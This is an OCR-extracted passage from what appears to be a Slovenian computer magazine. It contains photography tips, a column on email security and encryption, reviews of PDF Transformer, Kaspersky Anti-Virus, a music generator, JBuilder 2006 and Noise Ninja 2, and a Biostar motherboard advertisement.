Čeprav je občudovanje in fotografiranje živali v njihovem naravnem okolju nekaj najbolj pristnega v naravoslovnih fotografiji, se lahko delno zadovoljimo tudi z bolj udobnim in cenejšim nadomestkom, obiskom živalskega vrta. Živali imamo tu tako rekoč »na pladnju«, le nekaj metrov od naših objektivov. Kakšna je razlika med ponosnim in svobodnim kraljem živali v Serengetiju ali njegovim ujetim in apatičnim sorodnikom za mrežo, je seveda drugo vprašanje. Če nimamo v mislih kakšne posebne ideje o lagodnem življenju v kletkah, so najbolj uspeli posnetki iz živalskih vrtov tisti, kjer **ni videti**, da živali živijo v umetnem okolju. Zebre, žirafe, noje, kamele in druge živali, ki živijo samo za ograjo, poskušamo ujeti v objektiv tako, da **zabrijemo oza-dje** (teleobjektiv s čim večjo goriščno razdaljo, odprta zaslonka) in v kadru izpustimo vse, kar lahko opozarja na delo človeških rok (hlevi, posode za hrano, betonske stene, lesene ograje ...). Kadar so živali v kletkah z mrežo, pa uporabimo preprost trik in **mrežo na posnetku preprosto zabrijemo**. Pogoj je, da se mreži čim bolj približamo in da žival ne stoji tik ob njej. Fotografiramo s teleobjektivom, ki ima goriščnico vsaj 300 mm. Popolnoma odpremo zaslonko in kar skozi mrežo ročno (da ne zmedemo avtofokusa) izostrimo na zeleni motiv. Če mreža ni pregosto spletena, bo na posnetku čudežno izginila ali pa bo fotografija le nekoliko zamegljena.

### DOMAČE ŽIVALI »POD KOŽO«

Domače živali v naših stanovanjih, na gmajnah ali hlevih so na prvi pogled dokaj preprost fotografski motiv, vendar je za dober posnetek tudi te dvo- ali štirinožce treba skrbno opazovati in ujeti njihov **»karakter«**. Konja bomo verjetno bolj občudovali med hitrim galopom na travniku kot pa v hlevu, privezanega k ograji. Razigran pes ima lahko čisto zanimiv profil, vendar bo njegova prava narava prišla do izraza šele, ko ga bomo ujeli med visokim skokom za žogo. In še eno najpomembnejših pravil, ki ga bomo podrobneje spoznali v naslednjih številkah, ko bo govor o fotografiranju **ljudi**. Tako kot pripadnike človeške rase moramo tudi bližnje portrete živali izostriti na najpomembnejši točki, na očeh. ■



## Svojo e-pošto varujemo sami

V zadnjem času me ljudje kar naprej sprašujejo, kako je z varnostjo naše elektronske pošte. Veliko je namreč govora o zasebni elektronski pošti enega izmed poslancev. Vsebinska je namreč prišla v javnost. Torej, če niti elektronska pošta poslancev ni varna, kaj je šele s pošto navadnih državljanov.

Načeloma je prenos elektronskih sporočil precej nezavarovan. Za varnost moramo poskrbeti sami, šele nato lahko pričakujemo in tudi zahtevamo od ponudnikov, da bodo tudi oni poskrbeli za varen prenos in dostavo sporočil. Zavedati se namreč moramo, da posamezen ponudnik nima interesa, da posamezno elektronsko sporočilo dostavi še nekaterim nenaslovljenim osebam. Verjemite mi, da bi se to precej hitro razvedelo in tako podjetje bi bilo kaj hitro ob posel. Praviloma pride do zlorab pri naslovnih ali pošiljateljskih, ki svojega gesla ne varujejo dovolj dobro, ali pa je geslo tako, da ga lahko preprosto uganejo. Veliko je že bilo napisano, kakšno naj bi bilo razmeroma varno geslo, zato se ne bom ponavljal. Geslo je osebno, zato ga moramo varovati in ga ne smemo zaupati niti tajnici. Pošto moramo prebirati sami. Če pa gre za posebno zaupna sporočila, lahko uporabimo tudi šifriranje pošte. Med najbolj znanimi je PGP ([www.pgp.com](http://www.pgp.com)). Dela po načelu javnega in zasebnega ključa. Tovrstna zaščita je izredno varna in jo uporabljajo v mnogih podjetjih za zaščito svojih podatkov. Obstaja tudi možnost, da se elektronsko sporočilo razpošlje samo, če imamo v računalniku virus, ki se pripne elektronskemu sporočilu in razpošlje na večino, če že ne na vse naslove, ki jih imamo v adresarju.


Ste kdaj pomislili, kaj se dogaja z vašim računalnikom oziroma elektronsko pošto, ko je vaš računalnik na servisu? Tudi v tem primeru lahko kakšno sporočilo pricurlja v javnost. Ne trdim, da se to redno dogaja, je pa vsekakor možno. Na enak način lahko pride do vsebine elektronske pošte tudi sistemski skrbnik, ki ima vsa gesla in dostop do posameznih datotek. Torej v podjetjih, kjer sta varnost oziroma zasebnost elektronski sporočil pomembni, je treba sporočila zaščititi s šifriranjem, geslo pa skrbno varovati. V tem primeru smo naredili že zelo veliko za varnost in zaščito elektronske pošte. Tako zaščiteno elektronsko sporočilo, ki pride v javnost, je neuporabno, saj ga je skoraj nemogoče dešifrirati in prebrati vsebino.

## Abbyy PDF Transformer 1.0

# Iz PDF-a v izvirnik



Portable Document Format ali na kratko PDF je v računalniškem svetu že kar precej časa de facto standard za prenos dokumentov. Velika večina ustvarjenih poslovnih dokumentov je shranjenih v tem formatu, saj jih tako najlažje razpošiljamo naokrog. Še zlasti če nam je na voljo orodje, kot je PDF Transformer.




**Piše: Milan Simčič**  
milan.simcic@mojmikro.si

Zagotovo se nam je že zgodilo, da smo napisali dokument v Wordu in ga komu poslali, pri naslovniku pa je bil videti isti dokument povsem drugače. Tem težavam se le tako lahko izognemo. Poseben primer pa je, če naslovnik ne uporablja okolja Windows, ampak recimo MacOS.

No, PDF Transformer pa nam reši težave šele v drugem koraku, ko želimo PDF-dokument PDF popraviti v Wordovi, Excelovi, HTML ali besedilni obliki. Kot nam je vsem znano, PDF-dokumentov ne moremo kar tako popravljati, kot to delamo recimo v Wordu, zato moramo najprej PDF-dokument pretvoriti »nazaj« v izvorno obliko dokumenta. To pa naredimo s PDF Transformerjem.

Velika prednost PDF Transformerja je v tem, da pretvorjeni dokument obdrži obliko prvotnega dokumenta z vsemi tabelami in slikami na pravih mestih.



Delo s programom je povsem preprosto, saj se dobro poveže v okolje Windows. V Raziskovalcu izberemo ustrezen PDF-dokument in

### Abbyy PDF Transformer 1.0

**Namenjen:** Pretvorbi PDF-dokumentov v dokumente Microsoftovega Officea

**Za:** Enostaven program, kakršnega smo pri delu doslej pogosto pogrešali.

**Proti:** Pretvorba dokumenta ni 100-odstotna. Posamezne črke so brez šumnikov, ponekod se izgubijo tudi presledki in podobno.

**Cena:** 10.998 SIT

**Prodaja:** Gambit, d.o.o.

**Spletni naslov:** [www.abbyy.com](http://www.abbyy.com)




Kaspersky Anti-Virus Personal

# Varuh domačega računalnika

V današnjem času si ne moremo več privoščiti, da naš računalnik ne bi bil zaščiten. Pa naj bo priključen v globalno omrežje ali ne. Tokrat vam predstavljamo protivirusni program, ki je namenjen izključno osebni uporabi, saj nima vseh tistih varnostnih mehanizmov, ki bi jih pričakovali in so potrebni za varovanje računalnikov v poslovnem svetu.

Piše: Milan Simčič  
milan.simcic@mojmikro.si

Obstaja pa tudi izjema. Če je v podjetju oziroma poslovnem okolju dobro poskrbljeno za varnost že na vhodu, potem je lahko tudi tak protivirusni program popolnoma zadostuje za varovanje pred virusi. Ima še celo nekaj prednosti pred drugimi. Torej če je na ravni podjetja postavljen kakovosten požarni



zid, ki nadzira promet, potem za varnost posameznega računalnika lahko poskrbi protivirusni program brez dodatnih funkcionalnosti, ki zavirajo hitro delovanje računalnika. Vsaka funkcionalnost namreč zahteva nekaj procesorskega časa in pomnilnika, ki pa je praviloma dragocen.

Programski paket Kaspersky Anti-Virus Personal bo dobro varoval naš računalnik pred klasičnimi virusi, trojanci in škodljivimi makri in neželeno pošto (spam). Nima pa dodatnih funkcionalnosti, kot je na primer požarni zid, zaščite pred vohunskimi in klicnimi programi in podobno. Za tovrstno zaščito je treba poskrbeti posebej. Večini uporabnikov zadostuje že požarni zid v operacijskem sistemu Windows. V tem primeru lahko sklenemo, da Kaspersky Anti-Virus popolnoma zadostuje za domačo rabo.

Presenetilo me je izredno hitro delovanje pri čemer računalnik ni bil obremenjen. Čeprav v ozadju teče proces pregledovanja, lahko brez težav delamo, saj računalnik deluje tekoče. Če smo priključeni v internet, bo protivirusni program večkrat dnevno preveril, ali so v strežniku na voljo nove posodobitve. Seveda pa je vprašanje, kako hitri so programerji, ki morajo nove definicije napisati.

**Kaspersky Anti-Virus Personal**

- Namenjen:** Zaščiti osebnega računalnika
- Za:** Hitro delovanje
- Proti:** Ni napredne zaščite; ni požarnega zidu in zaščite pred vohunskimi in klicnimi programi
- Cena:** Dobrih 10.000 tolarjev
- Prodaja:** Kivi, d.o.o.
- Spletni naslov:** www.kaspersky.com

nanj kliknemo z desno miškino tipko. Pojavi se meni, v katerem je tudi PDF Transformer. Pretvorba poteka hitro in enostavno. Izberemo lahko tudi samo del dokumenta, ki ga želimo prevesti.

PDF Transformer pretvori tudi tiste dokumente, ki so zaščiteni z geslom. Kako je to mogoče? Zelo enostavno, še zlasti če pomislimo, da je PDF Transformer delo podjetja Abbyy, ki je svetovno znano podjetje za OCR-programe. Torej, dokument se »spusti« skozi OCR-program in že je tu rezultat. Moram pa priznati, da pretvorba ne deluje čisto zanesljivo. Podobno kot pri pretvorbi optično zajetih dokumentov tudi v tem primeru prihaja do napak. Seveda pa jih precej manj, saj v tem primeru odpade optično branje dokumentov, ki dodatno vpliva na rezultat. Vsekakor pa je program dobrodošel in nam bo olajšal pretipkavanje posameznih PDF-dokumentov, če jih želimo popraviti.

Pričakujem, da bo naslednja različica, 1.x, delovala precej bolje. Ne morem pa se tudi znebiti občutka, da v PDF Transformer niso vključili zadnje različice OCR-programa.


LvB's X 1.0 Virtual Music Composer

# Maestro na klik

Si želite postati skladatelj? Ni problema. LvB's X je program, ki generira glasbo.

Piše: Milan Simčič  
milan.simcic@mojmikro.si

Večkrat si želimo poleg kakšnega svojega projekta, pa naj bo to zgolj PowerPointova predstavitev, album slik ali film, ki smo ga posneli na dopustu, za ozadje postaviti zvočno kuliso. Pri tem naletimo na več težav. Najprej je težko najti instrumentalno glasbo, ki bi bila primerna za ozadje. Običajno nastopijo tudi težave z avtorskimi pravicami, če uporabimo pesem, ki jo je napisal nekdo drug. V tem primeru, ko se glasba ustvari tako rekoč sama z nekaj kliki miške, pa odpadejo vsi problemi glede avtorskih pravic. Naslednja prednost programa je v tem, da ne potrebujemo nikakršnega predznanja o glasbi ali o tem, kako se napiše instrumentalna skladba z osebnim računalnikom. Dovolj je le klik z miško. Programerji so napisali algoritem, ki ustvari unikatno in praktično neponovljivo glasbo. Vsaka skladba je drugačna od prejšnje.



Če nam ni všeč, enostavno ustvarimo novo. Čeprav se zdi izgleda uporabniški vmesnik precej zapleten, je v bistvu zelo preprost, saj je le nekaj gumbov, ki jih lahko nastavimo in s tem prilagajamo glasbo različnim slogom.

S spletne strani si lahko prenesemo tudi nekatere že ustvarjene melodije in jih brez težav uporabimo v svojih projektih.

**LvB's X 1.0 Virtual Music Composer**

- Kaj:** Program za ustvarjanje instrumentalne glasbe
- Za:** Preprosta uporaba, ni potrebno predznanje
- Cena:** 82,95 USD
- Spletna stran:** www.lvbsx.com, http://virtualmusiccomposer.com

# Pospešite razvoj

Tako kot vsako leto Borland ne more iz svoje kože. Predstavlja nove in nove različice svojega integriranega razvojnega urejevalnika (okolja) za javanske programe. Z njegovo pomočjo naj bi bili razvijalci čim bolj storilni in ustvarjali še več, v čim krajšem času.

**Piše: Aleš Farkaš**



ales.farkas@mojmikro.si

Ljudje, predvsem uporabniki in naročniki, smo se naveličali čakati na svoje, po meri narejeno delovno okolje. Dobili smo zamisljive, povezane, robustne in »varne« programe. Zdaj pa je čas, da razvijalci začnejo pošiljati nove različice na trg v čim krajšem času (po možnosti že včeraj), saj naročnik enostavno več ni pripravljen čakati v nedogled.

## POUDARJENO SKUPINSKO DELO

Novi JBuilder kot sam urejevalnik ne prinaša revolucionarnih novosti kar zadeva približevanje uporabniku oziroma programerju in celotni razvojni ekipi. Prinaša pa zato kar nekaj sprememb na drugem področju. In temu se pravi skupinsko delo. Poudarek je predvsem na sodelovanju med posamezniki znotraj organizacije kakor tudi z drugimi, ki delajo na oddaljenih lokacijah. Programerji lahko z opremo, ki omogoča sodelovanje, razvijajo skupaj **lokalno in oddaljeno**, prav tako lahko razhroščujejo, in vse to v **realnem času**. Seveda si kaj takega ne boste privoščili po navadni telefonski žici, a vseeno stvar deluje. JBuilder samodejno preišče omrežje povezanih računalnikov, najde »somišljenike«, s katerimi si potem izmenjuje delo, projekte in seje. Če jih ne najde, lahko vpišete IP-številko in stvar bo urejena. Jbuilder ima celo svojo klepetalnico, kjer lahko klepetate s sotrpini, izmenjujete mnenja in še koga razburite po potrebi.

Posebna pozornost je namenjena tudi **uranju aktivnih razlik** (Active Differences Editing), kjer se popravljena koda prikaže takoj. Programerjem obarvano besedilo omogoča



preskakovanje in pregled različic, ki so nastale drugje. Te lahko podobno kot razni CVS-ji sprejme, zavrne ali počne kaj tretjega.

Naštetimo še druge, takoj in zelo opazne spremembe. Precej je spet razširjen refactoring, dodana sta napredno iskanje in pregled nad napakami. Predvsem **iskanje** je zanimivo, saj lahko programer išče datoteke po imenu v katerem koli imeniku. Prav tako je omogočeno iskanje po ključnih besedah besedila.

Kot sem že povedal, postaja JBuilder dovršen v vseh pogledih. Prav sprašujem se, kaj lahko še naredijo v naslednji različici. Piše in govori se, naj bi bil ta JBuilder zadnji v tej obliki. No, pa se dajmo presenetiti. V paketu boste dobili tudi vse bolj ali manj uporabne različice za operacijske sisteme Linux, Solaris in Windows. Od vas je odvisno, katero boste uporabili, saj Java in programi delujejo na vseh osnovah.

JBuilder 2006 podpira **Java 2 Standard Edition 5.0.3 (JDK 1.5)**, normalno dela z UML-om, vizualizacijo kode, porazdeljenim refactoringom, testerjem enot Enterprise ... Podpira bolj ali manj vse naprednejše in razširjene apli-

kacijske strežnike (BEA, WebLogic, IBM WebSphere, Sysbase EAServer, JBoss in seveda integrirani Borland Enterprise Server). Pozabiti ne gre niti na programsko opremo **Fortify**, ki skrbi za analizo in odkrivanje napak v programski kodi. **Optimizer** je tudi zraven in rabi za optimiranje zmogljivosti. Novost pa je **Crystal Reports**, ki je nekoliko prilagojena različica prav za Borland. Namenjen je predstavitvi in povezavi podatkov.

## KATERA RAZLIČICA?

Vedno je težko vprašanje katero različico kupiti. **Enterprise** je primerna predvsem za razvoj »težkih« – vse mogočih aplikacij. Mednje štejejo EJB ali spletni servisi, programiranje za aplikacijske strežnike, večnivojske aplikacije. Različica **Developer** je bolj za razvoj odjemalcev. V to lahko štejete vse mogoče povezave s podatkovnimi zbirkami, razvoj za mobilne naprave (seveda za tiste, ki to podpirajo) ter seveda strani JSP.

Če bo Borland hotel, da se programi razvijajo hitro in s čim manj napakami, se mora zavedati, da vsakoletno izdajanje novih različic ne pomeni, da mora dati vsakemu paketu zasoljeno ceno. Razvijalci imajo pri roki res najboljše ogrodje, vendar je vprašanje upravičenosti oziroma ekonomičnosti nakupa vedno prisotno. Marsikdo se je zato že preusmeril k cenejšim (ali) brezplačnim različicam, ki, roko na srce, ne ponujajo toliko, a se da z malce več truda narediti stvar še vedno tako dobro.

### Borland Jbuilder 2006 Enterprise

- Namenjen:** Razvoju javanskih programov
- Za:** Še vedno najboljši urejevalnik za javanske programe
- Proti:** Cena, počasnost, sistemske zahteve
- Cene:** Nadgradnja 546.880,81 SIT; polna različica 1.007.412 SIT; izobraževalne ustanove 115.132,80 SIT
- Spletni naslov proizvajalca:** www.borland.com
- Posodil (prodaja):** Marand, d.o.o

# www.mojmikro.si

**FORUM**  
**NOVICE**  
ČLANKI  
PREIZKUSILI SMO

Več novic tako ali drugače povezanih s slovensko informacijsko srenjo lahko najdete na naši spletni strani!

# ZAGOTOVITE SI DOBRE TEMELJE

## z novimi modeli osnovnih plošč



### Biostar GeForce-6100 - M7



Socket  
754

### Biostar NF4 4X-A7



Socket  
754

### Biostar NF45T-A9



Socket  
939

### Biostar I945P-A7 V7.0



Socket  
775

Nabor GeForce 6100 + nForce 410  
Podpora za procesorje AMD Socket 754  
Pomnilnik: 2 x DDR400, max 2 GB  
FSB: 1.6GHT  
Vgrajena grafika nForce 6100  
2 x PCI, 1 x PCI-E x 1, 1 x PCI-E x 16  
Zvočna kartica: 6-kanalna ALC655  
LAN 10/100 (RTL 810/8201BL)  
ATA133 x 2  
4 IDE HDD RAID 0 ali 1  
-SATA 3Gb/s X2 (SATA II)

Nabor: NVIDIA NF4 x  
Podpora za procesorje AMD Socket 754  
Pomnilnik: 2 x DDR400 Max 2.0 GB,  
4 x PCI, 2 x PCI-E x 1, 1 x PCI-E x 16  
Zvok: Realtek ALC655 6-Channel Audio Codec.  
LAN Realtek RTL8201CL ---10/100  
NVIDIA Firewall technology  
- Native firewall solution  
SATA / RAID NVRAID - NVIDIA RAID  
- RAID 0+1 disk striping and mirroring  
4 serial ATA (SATA) ports

Nabor: NVIDIA NF4  
Podpora za procesorje AMD Socket 939  
Pomnilnik: 4 x DDR400 Max 4.0 GB,  
3 x PCI, 2 x PCI-E x 1, 1 x PCI-E x 16, 1 x XGPI  
Zvok: Realtek ALC850 8-Channel AC'97 CODEC  
IEEE1394a VIA VT 6307  
Gigabit LAN NVIDIA  
NVIDIA Firewall technology  
- Native firewall solution  
SATA / RAID NVRAID - NVIDIA RAID  
SATA and ATA-133 disk controller standards  
RAID 0+1 disk striping and mirroring  
4 serial ATA (SATA) ports

Nabor I945P + ICH7  
Podpira procesorje Intel P4-775 FSB  
Pomnilnik: 4 DDR2 Max 4GB Dual-channel  
3 x PCI Slot, 1 x PCI-Express x 16 Interface Slot  
Realtek ALC882 8+2 Channel Audio Codec.  
LAN: Realtek 10/100  
Podpira 4 SATA-II 3Gb/s enote,  
Host Controller (AHCI), RAID 0, RAID 1,  
Posebne funkcije:  
Hardware Monitor  
OverClock  
OverVoltage  
CPU Temperature  
CPU/System Fan Speed Controller  
System Voltage

### Biostar N4SLI-A9



Socket  
939

Nabor: NVIDIA NF4  
Podpora za procesorje AMD Socket 939  
Pomnilnik: 4 DDR Max 4.0 GB, Dual-channel  
3 x PCI, 2 x PCI-E x 1, 2 x PCI-E x 16  
Normal Mode ali SLI Mode  
je nastavljivo preko izbirne kartice  
Realtek ALC850 8-Channel AC'97 CODEC  
Gigabit LAN NVIDIA Gigabit Ethernet  
IDE: do 4 EIDE enot Ultra DMA 33/66/100//133  
SATA: do 4 SATA2 enot SATA RAID 0, 1, 0+1

### Biostar N4SIE-A7 SLI



Socket  
775

Nabor: NVIDIA NF4 SPP + NF4MCP  
Podpira procesorje Intel P4-775 FSB  
Chipset: NVIDIA nForce4 SLI Intel Edition  
+ NVIDIA MCP04  
Pomnilnik: 4 x DDR2 Max 4GB Dual-channel  
2 x PCI Express 16x, 2 x PCI Express 1x  
3 x PCI  
Normal Mode ali SLI Mode  
je nastavljivo preko izbirne kartice  
Realtek ALC850 8-Channel AC'97 CODEC  
Gigabit LAN NVIDIA Gigabit Ethernet  
IDE: do 4 EIDE enot Ultra DMA 33/66/100//133  
SATA: do 4 SATA2 enot SATA RAID 0, 1, 0+1

# SLI Series



## Pooblaščen prodajalci

www.biostar.com.tw

ČRNOMELJ, Art d.o.o., Zadružna cesta 30, Tel.: 07 35 69 310  
HRASTNIK, Asist Matek & Co. D.n.o., Cesta 3. julija 1, Tel.: 03 56 46 541  
IDRIJA, ComCom d.o.o. Lapajnetova ulica 029, Tel.: 05 372 20 20  
IZOLA, Delta, Trgovska 4, Tel.: 05 640 22 55  
KOČEVJE, Maček Servis, Tomšičeva 13, Tel.: 01 89 53 512  
KOPER, Trgovina Megabyte, Staničev trg 11, Tel.: 05 627-46-99  
KRANJ, Abakus trading, d.o.o., Vodopivčeva 17, Tel.: 04 23 68 656  
LENDAVA, Partners d.o.o., Glavna ulica 73, Tel.: 02 57 74 802  
LJUBLJANA, Sun rise, d.o.o., Leskoškova 12, Tel.: 01 52 40 288  
LJUTOMER, Epro Ljutomer d.o.o. Ivana Kaudiča cesta 24, Tel.: 02 58 41 292  
LOGATEC, Prolog d.o.o., Tržaška 114, Tel.: 01 75 90 270  
LOGATEC, Klikshop, Cankarjeva 5, Tel.: 01 75 09 504  
MARIBOR, Bakus d.o.o., Na poljanah 20, Tel.: 02 42 12 172  
MENGEŠ, AZ net d.o.o. Glavičeva ulica 1, Tel.: 01 72 91 263  
METLIKA, Art d.o.o., Črnomajška 1, Tel.: 07 30 63 450  
NOVA GORICA, Eniac d.o.o., Rejčeva ulica 3, Tel.: 05 33 33 555

OTOČEC, Belbled, Dobrava 35, Tel.: 07 30 99 400  
POSTOJNA, Klikshop, Tržaška cesta 30, Tel.: 05 72 04 888  
PTUJ, Epro Ljutomer d.o.o., Ul. 25. maja 16, Tel.: 02 77 11 427  
RADENCI, Partners d.o.o., Radgonska cesta 29, Tel.: 02 56 69 486  
RAKEK, Uning d.o.o., Unec 25, Tel.: 01 70 96 440  
ROGAŠKA SLATINA, Bios Rač. Inženiring, Brestovška 27, Tel.: 03 58 14 588  
SLOVENJ GRADEC, Miron d.o.o., Ronkova 4, Tel.: 02 88 39 120  
SL. BISTRICA Ultra - Impex d.o.o., Ljubljanska cesta 80, Tel.: 02 81 82 860  
SL. KONJICE Ultra - Impex d.o.o., Mestni trg 16, Tel.: 03 75 91 630  
ŠENTVID PRI STIČNI, Računalniški inženiring Isoft, Sad 2, Tel.: 01 78 05 044  
TRBOVLJE, Danilo Špitalar s.p. Trg revolucije 17, Tel.: 03 563 13 00  
TREBNJE, Ribera d.o.o., Stari trg 5A Tel.: 07 30 41 802  
VELENJE, Flop d.o.o., Šaleška 19 A, Tel.: 03 89 75 408  
VRHNIKA, Molek servis Peter Molek s.p., Vrtnarja 3, Tel.: 01 75 05 170  
ŽALEC, Agrina Informatika, d.o.o., Savinjska cesta 25, Tel.: 03 71 21 410  
ŽIRI, Gluhicom d.o.o., Jezerska ulica 1, Tel.: 04 51 06 090

Uvoznik in distributer E-misija d.o.o.  
KAMNIK, Ljubljanska cesta 21d,  
Tel: 01 830 35 30, 32  
NOVO MESTO Zwittraova ul.1,  
Tel.: 07 337 25 70  
TRGOVINE:  
MARIBOR:  
Ulica talcev 24, Tel.: 02 2296-180,  
KRANJ:  
Jake platiše 17, Tel.: 04 235 00 00,



www.e-misija.si

Noise Ninja 2

# Bojevnik proti šumu



Šum je spremljevalec digitalnega sveta slik. Na srečo so nam na voljo orodja za odstranjevanje, kot je Noise Ninja, ki je zdaj že v drugi različici.

**Piše:** Jaka Mele

[jaka.mele@mojmikro.si](mailto:jaka.mele@mojmikro.si)

Čeprav so dražji aparati, predvsem iz zrcalnorefleksnega sveta, tudi pri ločljivostih senzorja 6 do 15 megapik imuni na šum pri nizkih nastavitvah občutljivosti (ISO), pa pri dvigu občutljivosti na 400 in več ISO tudi tu šum raste. Še prej, že kmalu nad najnižjimi ISO-nastavitvami, se lahko šum pojavi pri manjših kompaktnih di-

ne več kristalno čisto, kakršne smo navajeni. Ker gre za napake v velikosti pik, šum opazimo pri povečavi fotografij ali pri izrezovanju določenih delov. Hkrati šum nastaja tudi pri drugih oblikah digitalizacije slik, recimo pri optičnem zajemanju z bralnikom. Odstranjevanje šuma omogoča tiskanje oz. izdelavo jasnejših in čistejših fotografij, tudi če gre za nizko ISO-nastavitev in šum očesu ni opazen.

## KAKO SE S ŠUMOM »BOJUJE« NOISE NINJA

Program Noise Ninja podjetja PictureCode sodi med peščico programov za odstranjevanje digitalnega šuma. Noise Ninja že v drugi različici je na voljo kot samostojen program ali pa kot vtičnik za Adobe PhotoShop ter Adobe Elements. V program naložimo sliko in s preprostimi koraki izdelamo profil naprave, s katero je bila slika zajeta. V internetu je moč najti kar nekaj že izdelanih profilov, proces pa je dobro dokumentiran tudi v priloženih navodilih, je preprost in traja le slabih pet minut. Šele ko izdelamo profil, zna program ločiti zrno od plev in po pritisku na gumb Remove Noise se zgodi čudež. Profile lahko tudi shranimo.

Za najboljše rezultate je priložena še fotografija v šahovnico razporejenih različnih vzorcev z različnimi barvami – s fotoaparatom jo slikamo in tako sliko damo v profiliranje v program. Program samodejno analizira večino polj in tako izdelava izredno podrobno analizo naprave, kar mu omogoča natančno odstranjevanje šuma tudi tam, kjer je v različnih barvnih kanalih šum prisoten drugače.

Program ponuja izredno veliko finih nastavitvev, saj je moč nastavljati vse, od profiliranja šuma do končnih rezultatov. Po funkcijah bodo posegli radovedni, bolj zahtevni ter tisti bolj izkušeni.

## ZA DOMAČO IN PROFESIONALNO RABO

Program je vreden nakupa, še zlasti če fotografije uporabljate tudi izven konjičarskih namenov. Domača samostojna različica stane 35 USD, profesionalna, ki podpira tudi 16-bitne slike (48 bitov na piko), samodejno procesiranje več datotek in izkoriščanje večjedrnih procesorjev/večprocesorskih računalnikov, pa stane 70 USD. Komplet z dodatkom za PhotoShop pa bo dražji še za 10 USD. Na voljo je tudi preizkusna različica, ki jo lahko brezplačno prenesete s spletne strani, vendar na končne slike odtisne mrežni vodni žig.

MySQL 5




# Zbirke podatkov malce drugače

